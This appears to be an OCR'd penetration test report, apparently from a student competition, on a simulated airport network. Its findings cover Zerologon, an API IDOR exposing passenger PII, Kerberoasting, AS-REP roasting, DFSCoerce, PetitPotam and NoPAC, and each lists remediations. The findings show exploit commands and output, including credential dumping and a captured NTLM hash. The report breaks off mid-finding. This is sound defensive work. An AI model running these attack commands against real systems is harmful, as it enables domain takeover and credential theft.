


Image Description: PII Found on the Baggage Check-in System

While there are currently not any privacy protection laws in place for the entire United States, RAKMS is required to comply with the General Data Protection Regulation (GDPR) created by the European Union (EU). According to Article 3 of the GPDR, the regulation applies to organizations that handle EU citizen and resident data whether they are an EU-based organization or not. Specific to RAKMS business operations is the following section from Article 3:

> *"This Regulation applies to the processing of personal data of data subjects who are in the Union by a controller or processor not established in the Union, where the processing activities are related to the offering of goods or services, irrespective of whether a payment of the data subject is required, to such data subjects in the Union."*[3]

As an international airport RAKMS offers a service to data subject who are in the EU and is therefore subject to GDPR and must maintain compliance to avoid financial penalties[4]. Less severe GDPR infringements can result in a fine of up to €10 million, or 2% of RAKMS's annual revenue from the preceding financial year, whichever amount is higher. More serious GDPR infringements can result in a fine of up to €20 million, or 4% of RAKMS's annual revenue from the preceding financial year, whichever amount is higher. Technically, RAKMS would only need to comply with GDPR in regard to EU citizen personal data, but it is best practice to apply the regulation requirements to all personal data collected about any customer. Compliance with GDPR will also help prepare RAKMS for any privacy laws/regulations that may be passed in the United States in the future.

According to the GDPR requirements data controllers and processors must implement appropriate technological and organizational measures to secure personal data. The PII Finals-XX was able to access was not properly protected to ensure unauthorized access to the data was prohibited. While GDPR does not require specific technologies to be utilized, Finals-XX recommends at a minimum the passenger social security numbers should be encrypted to align with security best practices and improve data protection.

The GDPR key requirements found in Article 5 include[5]:

- Lawfulness, fairness, and transparency
- Purpose limitation
- Data minimization
- Accuracy
- Storage limitation
- Integrity and Confidentiality
- Accountability

For detailed information about GDPR and the requirements RAKMS needs to implement, the consultants recommend visiting this site, https://gdpr-info.edu/, to learn more.

[3] https://gdpr.eu/companies-outside-of-europe/
[4] https://gdpr.eu/fines/
[5] https://gdpr-info.eu/

5.0 Strategic Recommendations

Key Security Strengths

1.6 Removal of Exposed Tram Controls

- In the initial assessment, the tram control interface was exposed to the intranet, with any unauthenticated user able to start/stop the trains. This was remediated in the reassessment.

1.7 Effective Social Engineering Training for Help Desk

- Vishing (voice phishing) was attempted on the help desk with the goal of getting information from the employees to facilitate later phishing attacks. This was largely unsuccessful due to effective security awareness training.

1.8 Network Segmentation

- For the early stages of the assessment, network segmentation was in place, obscuring the domain controller and most internal systems from the view of an attacker. This effectively slowed down attacks and mitigated lateral movement and privilege escalation.

Key Findings

1.9 PII Exposure on Baggage Check-in

- The baggage check-in web application was vulnerable to an API insecure direct object reference, which allows regular users to access personal identifiable information about other passengers. The recommendation is to update the API and disable old versions of the endpoints from being available.

1.10 Domain Controller Critical Vulnerabilities

- The domain controller, which controls most of the Active Directory systems in the corporate subnet, was unpatched and vulnerable to multiple critical vulnerabilities. This allows attackers to easily gain privileged access to most of the systems. The recommendation is to patch the system to mitigate the vulnerabilities.

1.11 Weak/Exposed Credentials

- There were weak and exposed credentials in the in-scope systems. This includes weak passwords for service accounts in Active Directory, and exposed cleartext credentials in other cases. The recommendation is to store credentials securely with a one-way hash function and to enforce stronger password requirements.

6.0 Technical Findings

This section provides a detailed description for each finding uncovered during the penetration test of RAKMS's in-scope technology systems. The findings are organized based on severity level (Critical, High, Medium, Low, Informational).

The risk matrix for severity level and the classification definitions and scales for likelihood, impact, and remediation can be found in Appendix B.

Critical Vulnerabilities

C.1 DC Vulnerable to Zerologon

Critical Risk	
Likelihood	Likely
Impact	Severe
Remediation	Easy

Affected Scope

- 10.0.0.5 (SKYCONTROL01)

Description

The Zerologon vulnerability allows an attacker to manipulate Netlogon authentication and potentially elevate privileges on the DC, enabling unauthorized access to domain controllers and near-instant compromise of the entire Active Directory infrastructure.

Steps to Reproduce

A publicly available exploit (https://github.com/dirkjanm/CVE-2020-1472) was used to exploit the Zerologon vulnerability on the domain controller, setting the machine account to an empty string temporarily to assume administrative privileges on the domain controller and thus the Active Directory domain.

```
[redacted]:~/cptc/exploit/CVE-2020-1472]
# python3 cve-2020-1472-exploit.py SKYCONTROL01 10.0.0.5
Performing authentication attempts...
================================================================================
================================
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

Technical Impact

The Zerologon vulnerability represents a severe risk to the confidentiality, integrity, and availability of the Active Directory environment. An attacker exploiting this vulnerability could

gain unauthorized access to the DC, compromise domain-wide authentication, and potentially lead to a complete takeover of the Active Directory infrastructure.

Business Impact

The compromise of the Domain Controller through Zerologon could result in unauthorized access to sensitive data, including user credentials and confidential information. The potential for complete takeover of the Active Directory infrastructure poses a significant threat, impacting business operations, data integrity, and potentially leading to regulatory non-compliance.

Remediation Recommendation

Apply the Microsoft security update (CVE-2020-1472) that addresses the Zerologon vulnerability on all Domain Controllers. Regularly check for and apply security updates to mitigate the risk of known vulnerabilities. Monitor Netlogon events on Domain Controllers to detect potential exploitation attempts.

References

Netlogon Elevation of Privilege Vulnerability

END OF FINDING

C.2 API Insecure Direct Object Reference

Critical Risk	
Likelihood	Possible
Impact	Severe
Remediation	Medium

Affected Scope


- **10.0.0.33 (BAGGAGECHECKIN)**


Description

The API associated with the baggage check-in web application was found to be vulnerable to an insecure direct object reference vulnerability, in which users and PII (personal identifiable information) could be enumerated by any users with access to the site. The v3 (version 3) API was not vulnerable to the IDOR, requiring multiple parameters of information for API output. However, the v1 API was found to only require a user ID to get PII output. User IDs were iterated over a predictable sequence of numbers, allowing the enumeration.

Steps to Reproduce

First, a request was made to the v1 (version 1) API, querying for passenger information via the endpoint /passenger/validate. The output of the API resulted in the discovery of a required parameter called “entrynumber” and Burp Intruder was used to iterate over numbers ranging from 1-99999 to enumerate potential user IDs and information. PII was revealed in the responses with HTTP status code 200. An example of a request and response used to test this issue is found below.


Attack Save Columns 2. Intruder attack of http://baggagecheckin.corp.klms.local - Temporary attack - Not sav...
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload Status co... Error Timeout Length Comment
39 38 200 559
57 56 200 543
135 134 200 561
174 173 200 557
0 500 170
1 0 500 170
2 1 500 170
3 2 500 170
4 3 500 170
5 4 500 170
6 5 500 170
Request Response
Pretty Raw Hex
1 GET /api/v1/passenger/validate?entrynumber=38 HTTP/1.1
2 Host: baggagecheckin.corp.klms.local
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.109 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: session=e40e8870-c5de-4783-8072-15e039fc9ede; expiry=1705142089; flight=
17c24133-9be4-4492-8a1e-ed484d058099
9 Connection: keep-alive
10
11


Attack Save Columns 2. Intruder attack of http://baggagecheckin.corp.klms
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload Status co... Error Timeout Length
39 38 200 559
57 56 200 543
135 134 200 561
174 173 200 557
240 239 200 548
0 500 170
1 0 500 170
2 1 500 170
3 2 500 170
4 3 500 170
5 4 500 170
Request Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Sat, 13 Jan 2024 16:07:16 GMT
4 Content-Length: 435
5
6 {
"passenger":{
"ID":38,
"CreatedAt":"20
"UpdatedAt":"20
"DeletedAt":nul
"BaggageCount":4
"date_of_birth"
"Email":"kasey.c
"first_name":"Ka
"last_name":"Sa
"phone_number":
"uid":"15701db4
"social_insurance_number":"
"FlightID":"0b60ae5e-91db-4
"Picture":null
}
}

Technical Impact

Unauthenticated users with access to the baggage check-in application can potentially enumerate and gather personal identifiable information (PII), facilitating further attacks and compromising the confidentiality of such data.

Business Impact

The disclosure of sensitive data (PII) can lead to business impacts such as fines, regulatory noncompliance/consequences, and reputational damages.

Remediation Recommendation

Disable access to older versions of the API, only allowing the v3 version of the API to be in use if the v1 is deprecated. In addition, limit the access to the web application itself to the users that require access.

References

https://owasp.org/API-Security/editions/2023/en/0xa9-improper-inventory-management/

END OF FINDING

High Vulnerabilities

H.1 Cleartext Passwords Stored in LSA Secrets

High Risk	
Likelihood	Possible
Impact	Severe
Remediation	Hard

Affected Scope

- **10.0.0.5 (SKYCONTROL01)**
- **10.0.0.6 (CESSNA-EXCHANGE)**
- **10.0.0.201 (SKYDESKTOP01)**
- **10.0.0.202 (SKYDESKTOP02)**
- **10.0.0.203 (SKYDESKTOP03)**


Description


LSA secrets are used to store sensitive information, including passwords, in a non-user-accessible part of the Windows registry. However, in this case, it was observed that passwords were stored in cleartext, presenting a significant security risk.

Steps to Reproduce

Secretsdump with sufficiently privileged credentials can be used to authenticate to systems and dump LSA secrets, some containing credentials in cleartext. Below is a redacted example of the command used to reproduce the finding.

```
python3 secretsdump.py corp.kkms.local/pentest:"<password>"@10.0.0.6
```





Technical Impact

The storage of cleartext passwords in LSA secrets poses an imminent risk to the confidentiality of sensitive credentials. If exploited, an attacker with access to the compromised system can easily retrieve these credentials, potentially leading to unauthorized access, data breaches, and further compromise of critical systems.

Business Impact

The compromise of cleartext passwords stored in LSA secrets could result in unauthorized access to sensitive systems and data. This may lead to unauthorized transactions, data exfiltration, or even the complete compromise of critical business operations.

Remediation Recommendation

Do not use reversible encryption to store LSA secrets, as credentials can be easily decrypted. Storing some credentials in the registry for applications like auto-login can also be vulnerable to cleartext credential disclosure, so their use is not advisable.

References

https://attack.mitre.org/techniques/T1003/004/

END OF FINDING

H.2 Kerberoastable Users

High Risk	
Likelihood	Possible
Impact	Moderate
Remediation	Medium

Affected Scope

- **Corp.kkms.local domain (svc_ATC account)**

Description

The "GetUserSPNs" method allows an attacker to target service accounts and retrieve Ticket Granting Ticket (TGT) hashes, which can be cracked offline, potentially leading to unauthorized access to critical systems.

Steps to Reproduce

Impacket GetUserSPNs was used to enumerate accounts vulnerable to Kerberoasting and obtaining the TGT tickets required to perform offline cracking of credentials of the service accounts.

```
┌──[redacted]─[~/cptc/impacket]
└─# impacket-GetUserSPNs -request -dc-ip 10.0.0.5 corp.kkms.local/pentest:'[redacted]' -
outputfile hashes.kerberoast
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName   Name     MemberOf                                      PasswordLastSet
          LastLogon                   Delegation
---------------------  -------  --------------------------------------------  -----------------
---------  --------------------------  -----------
ATC-Sync/SkyControl01  svc_ATC  CN=all,CN=Users,DC=corp,DC=kkms,DC=local  2024-01-09 02:53:
35.450657  2024-01-13 09:05:42.220714  constrained
```

Technical Impact

By extracting TGT hashes for service accounts, an attacker gains the ability to conduct offline brute-force attacks, potentially leading to unauthorized access. The risk is heightened for service accounts with weak or easily guessable passwords.

Business Impact

The compromise of Kerberoastable users could result in unauthorized access to critical systems and services. This is because service accounts often have weak/unchanged passwords, administrative access, and attackers can use those accounts to facilitate data breaches, unauthorized transactions, and potential disruption of business operations.

Remediation Recommendation

Use strong, complex passwords for any service accounts. Regularly rotate and audit the credentials and permissions to avoid breaking the principle of least privilege. In addition, disable any unnecessary service accounts, and monitor logs for suspicious activities, such as multiple failed logins to service accounts.

References

https://attack.mitre.org/techniques/T1558/003/

END OF FINDING

H.3 AS-REP Roastable Users

High Risk	
Likelihood	Possible
Impact	Moderate
Remediation	Easy

Affected Scope

- **Corp.kkms.local domain (EDR_TEST account)**

Description

Some accounts were found to have Kerberos preauthentication not required (disabled), allowing attackers to steal password hashes of such accounts to attempt to crack them offline and gain access to that particular account.

Steps to Reproduce

Impacket GetNPUsers was used along with valid domain credentials to list all the domain accounts affected by the non-preauthentication (NP) misconfiguration. Note that this attack is possible, but less likely, without authentication to the domain.

```
┌──[~/cptc/impacket]
└─# impacket-GetNPUsers corp.kkms.local/pentest:'[redacted]' -dc-ip 10.0.0.5 -format has
hcat -outputfile hashes.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Name      MemberOf                                      PasswordLastSet             LastLogon
                UAC
--------  --------------------------------------------  --------------------------  ----------
--------------  --------
EDR_TEST  CN=all,CN=Users,DC=corp,DC=kkms,DC=local  2024-01-09 02:54:04.971162  2024-01-13
09:07:46.173861  0x400200
```

Technical Impact

AS-REP roasting allows attackers to potentially assume the authentication of a particular vulnerable user without preauthentication. To do this, an attacker would need a domain user to authenticate to the domain to query for such users or have a wordlist of known users in the environment to test. Thus, this would disrupt the confidentiality of the authentication system and facilitate credential access and lateral movement, as well as privilege escalation within the domain.

Business Impact

Since attackers can potentially gain access to systems they were not authorized to, the vulnerability opens the organization up to attacks that allow for potentially full control of such systems, disrupting business-critical functions and/or increasing the likelihood of sensitive data disclosure. This can cause noncompliance, financial losses/fees, and reputational damages.

Remediation Recommendation

Do not disable preauthentication as set by default on the KDC (Key Distribution Center) on accounts in the Active Directory domain.

References

https://attack.mitre.org/techniques/T1558/004/

https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc961961(v=technet.10)?redirectedfrom=MSDN

END OF FINDING

H.4 DC Vulnerable to DFSCoerce

High Risk	
Likelihood	Possible
Impact	Severe
Remediation	Easy

Affected Scope

- **10.0.0.5 (SKYCONTROL01)**

Description

The DFSCoerce vulnerability allows an attacker to manipulate Distributed File System (DFS) and potentially coerce the domain controller to authenticated to other systems, leading to unauthorized access, data compromise, and potential disruption of critical services.

Steps to Reproduce

Publicly available exploits (https://github.com/Wh04m1001/DFSCoerce) can be used to exploit this vulnerability to coerce the domain controller to authenticate to an attacker-controlled endpoint (listening with Responder), allowing for relaying and capture of authentication packets.

```
┌──[~/cptc/exploit/DFSCoerce]
└─# python3 dfscoerce.py -u pentest -d corp.kkms.local 10.0.254.203 10.0.0.5
Password:
[-] Connecting to ncacn_np:10.0.0.5[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName:                     '10.0.254.203\x00'
RootShare:                      'test\x00'
ApiFlags:                       1
```

```
[SMB] NTLMv1-SSP Client   : 10.0.0.5
[SMB] NTLMv1-SSP Username : KKMS\SKYCONTROL01$
[SMB] NTLMv1-SSP Hash     : SKYCONTROL01$::KKMS:FE311135DB96A92C000000000000000000000000000000000:2C62073E15C6BC
3A44033F963C69A5DD14B917935DA57B9D:17a946076fb7663d
```

Technical Impact

The DFSCoerce vulnerability poses a high risk to the confidentiality, integrity, and availability of the Domain Controller. Successful exploitation could grant an attacker unauthorized access and/or privilege escalation to access sensitive data, compromise critical systems, and potentially lead to a complete compromise of the Active Directory infrastructure.

Business Impact

The compromise of the Domain Controller through the DFSCoerce vulnerability could result in unauthorized access to sensitive information, compromise of user credentials, and disruption of critical services.

Remediation Recommendation

Apply the vendor-provided security patch addressing the DFScoerce vulnerability on the Domain Controller. Regularly monitor for and apply security updates to mitigate known vulnerabilities. Identify and disable any unnecessary DFS services or features that are not actively in use.

References

https://www.malwarebytes.com/blog/news/2022/06/dfscoerce-a-new-ntlm-relay-attack-can-take-control-over-a-windows-domain

END OF FINDING

H.5 DC Vulnerable to PetitPotam

High Risk	
Likelihood	Possible
Impact	Severe
Remediation	Easy

Affected Scope


- **10.0.0.5 (SKYCONTROL01)**


Description

he PetitPotam vulnerability allows an attacker to coerce a Windows domain controller into authenticating to an arbitrary system, potentially leading to unauthorized access, data compromise, and the compromise of critical systems. In the case that AD CS (Certificate Services) is available, there is a potential attackers can gain domain administrator access to the Active Directory.

Steps to Reproduce

Public exploits can be used to determine if the vulnerability exists. Below is a demonstration of the exploit https://github.com/topotam/PetitPotam being used, along with Responder to check if the domain controller authenticates to an attacker-controlled target to capture authentication packets.





Technical Impact

The PetitPotam vulnerability poses a high risk to the confidentiality, integrity, and availability of the Domain Controller. By exploiting this vulnerability, an attacker could gain unauthorized access to sensitive data, compromise critical systems, and potentially disrupt the operation of the Active Directory infrastructure.

Business Impact

The potential for a complete takeover of the Active Directory infrastructure poses a significant threat to business operations, data integrity, and regulatory compliance.

Remediation Recommendation

Apply the vendor-provided security patch addressing the PetitPotam vulnerability on the Domain Controller. Regularly monitor for and apply security updates to mitigate known vulnerabilities. As a preventive measure, disable NTLM (NT LAN Manager) authentication over HTTP/HTTPS to prevent exploitation of PetitPotam. This can be achieved by modifying Group Policy settings.

References

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-36942

END OF FINDING

H.6 DC Vulnerable to NoPAC

High Risk	
Likelihood	Possible
Impact	Severe
Remediation	Easy

Affected Scope


- **10.0.0.5 (SKYCONTROL01)**

Description

NoPAC (CVE-2021-42287) is a privilege escalation vulnerability affecting domain controllers associated with the Kerberos Privilege Attribute Certificate (PAC) in Active Directory. Attackers can leverage these flaws to escalate to domain administrator privileges from a regular domain user.

Steps to Reproduce

Publicly available exploits (https://github.com/Ridter/noPac) can be used to exploit the noPAC vulnerability to various impacts. One of these impacts, the ability for regular domain users to escalate privileges to domain administrator and acquire code execution on the domain controller, was tested in the environment as shown below.



Technical Impact

Regular domain users that have the ability to authenticate in the Active Directory domain could escalate privileges to a domain administrator, compromising the confidentiality, integrity, and potentially availability of the entire domain.

Business Impact

Because any regular domain user could at any time escalate privileges to domain administrator and take control of any system in the Active Directory domain, the business impact is major, with the potential of breach of sensitive data, downtime of critical services, etc.

Remediation Recommendation

Install the recommended patches and updates provided by Microsoft (KB5008380) and keep systems, especially domain controllers, up to date to mitigate impacts from new vulnerabilities.

References

https://support.microsoft.com/en-au/topic/kb5008380-authentication-updates-cve-2021-42287-9dafac11-e0d0-4cb8-959a-143bd0201041

END OF FINDING

H.7 Disabled SMB Signing

High Risk	
Likelihood	Possible
Impact	Severe
Remediation	Easy

Affected Scope

- **10.0.0.201 (SKYDESKTOP01)**
- **10.0.0.202 (SKYDESKTOP02)**
- **10.0.0.203 (SKYDESKTOP03)**

Description

SMB signings help ensure that the data packets have not been tampered with while being exchanged. However, since the SMB signings of the hosts were disabled, it can cause the hosts to be vulnerable to NTLM relay attacks that may result in accounts being compromised.

Steps to Reproduce

crackmapexec smb 10.0.0.0/24

Technical Impact

A host with SMB signing disabled can be exploited through NTLM relay attacks such as PetitPotam. This is due to the fact that attackers can modify data packages that are being sent without being discovered. A successful exploitation can result in data breaches that can lead to accounts being compromised.

Business Impact

Since the airport desktops currently have SMB signing disabled, they are vulnerable to NTLM relay attacks. Based on the functionality of the desktops, if the vulnerability is successfully exploited, this can result in operations such as financial or airplane communications to be severely disrupted and potentially causing harm to passengers in the plane.

Remediation Recommendation

It should be ensured that all services have SMB signing enabled.

References

How to Find and Fix SMB Signing Disabled Vulnerability:

END OF FINDING

H.8 Passwords Stored in AD Attributes

High Risk	
Likelihood	Possible
Impact	Severe
Remediation	Easy

Affected Scope

- **Corp.kkms.local domain**

Description

Description of the vulnerability

Steps to Reproduce

Ldapdomaindump was used along with a valid domain user to dump the Active Directory database of users, groups, and computers along with the respective fields and descriptions for each entry. An example command targeting the domain controller and resulting user output is shown below. The user mmagnolia was found with a plaintext password in the description field.

```
ldapdomaindump -u 'corp.kkms.local\pentest' -p '<password>' 10.0.0.5
```

mmagnolia	Policy Administrators	Domain Users	01/09/24 07:45:40	01/09/24 11:50:41	01/01/01 00:00:00	NORMAL_ACCOUNT	01/09/24 07:45:40	1113	Password:

Technical Impact

